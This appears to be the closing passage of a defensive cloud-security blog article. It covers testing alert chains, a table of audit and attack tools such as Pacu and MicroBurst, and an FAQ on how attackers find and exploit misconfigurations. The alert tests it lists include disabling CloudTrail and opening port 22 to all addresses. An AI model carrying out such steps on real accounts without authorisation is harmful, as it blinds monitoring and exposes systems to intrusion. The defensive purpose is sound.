Create a new IAM access key for an existing user. Attempt a console login from an unusual location. Modify a security group to allow 0.0.0.0/0 on port 22. Disable CloudTrail on a test trail. If none of these trigger alerts, your logging is cosmetic. It exists to pass compliance checkboxes, not to detect actual attacks.
Manually verify the full alert chain: detection rule → SNS/Event Hub/Pub/Sub notification → Slack/email/SIEM. A detection rule that publishes to an SNS topic with zero subscribers is the same as no detection at all. Trace every link in the chain by hand.
Cloud Misconfiguration Exploits Detection and Prevention Toolkit
Here’s what you should actually be running. No filler.
| Tool | What It Catches | Provider |
|---|---|---|
| Prowler | CIS benchmarks, public resources, IAM issues | AWS, Azure, GCP |
| ScoutSuite | Multi-cloud config audit | AWS, Azure, GCP |
| Pacu | IAM privesc, exploitation | AWS |
| CloudSplaining | IAM policy analysis | AWS |
| PMapper | IAM privilege escalation paths | AWS |
| MicroBurst | Azure attack toolkit | Azure |
| Stormspotter | Azure AD attack graphs | Azure |
| GCPBucketBrute | Storage enumeration | GCP |
| S3Scanner | Bucket misconfiguration testing | AWS, GCP, DigitalOcean |
| Trivy | Container image CVEs and secrets | Multi-cloud |
Run Prowler and ScoutSuite for breadth. Use Pacu, MicroBurst, and manual testing for depth. Repeat quarterly at minimum.
The Bottom Line
Cloud misconfiguration exploits aren’t a theoretical risk. They’re the primary way organizations get breached in the cloud, period. 95% of cloud security failures trace to human-induced misconfigurations. Not provider bugs. Not zero-days. Your settings.
The 12 misconfigurations in this article account for the vast majority of real-world cloud breaches. Fix them, automate the detection, and test continuously. A misconfiguration from Tuesday can become Wednesday’s breach. Cloud environments move too fast for annual reviews to mean anything.
Audit your IAM policies. Lock your storage. Enforce IMDSv2. Restrict service accounts. And please, for everyone’s sake, check your Terraform state files.
The attackers are already scanning for your mistakes. The only question is whether you find them first.
FAQ
What are the most common cloud misconfiguration exploits in 2026?
The most common cloud misconfiguration exploits are publicly accessible storage buckets (S3, Azure Blob, GCS), overprivileged IAM roles and service accounts, exposed metadata services (IMDSv1), unrestricted network security groups, and unencrypted data at rest. IAM misconfigurations are the root cause of the majority of cloud breaches, with leaked credentials serving as the initial access point in 65% of analyzed incidents. These misconfigurations are exploited using freely available tools and require zero custom malware.
How do attackers discover cloud misconfigurations?
Attackers use automated tools like S3Scanner, GrayhatWarfare, Shodan, and TruffleHog to discover cloud misconfiguration exploits at scale. They scan for publicly exposed storage, search code repositories for leaked credentials, enumerate cloud resources through DNS analysis, and use certificate transparency logs to discover forgotten subdomains. In many cases, discovering an exploitable misconfiguration takes minutes, not hours.
How can organizations prevent cloud misconfiguration exploits?
Prevention requires a layered approach: deploy Cloud Security Posture Management (CSPM) for continuous automated scanning, enforce least privilege on all IAM policies and service accounts, use Infrastructure as Code with security guardrails to eliminate manual configuration, enable drift detection to catch unauthorized changes, and conduct regular cloud infrastructure penetration testing. Annual testing is the bare minimum, but quarterly or continuous testing is what actually prevents breaches in dynamic cloud environments.
Follow Us on XHack X and XHack LinkedIn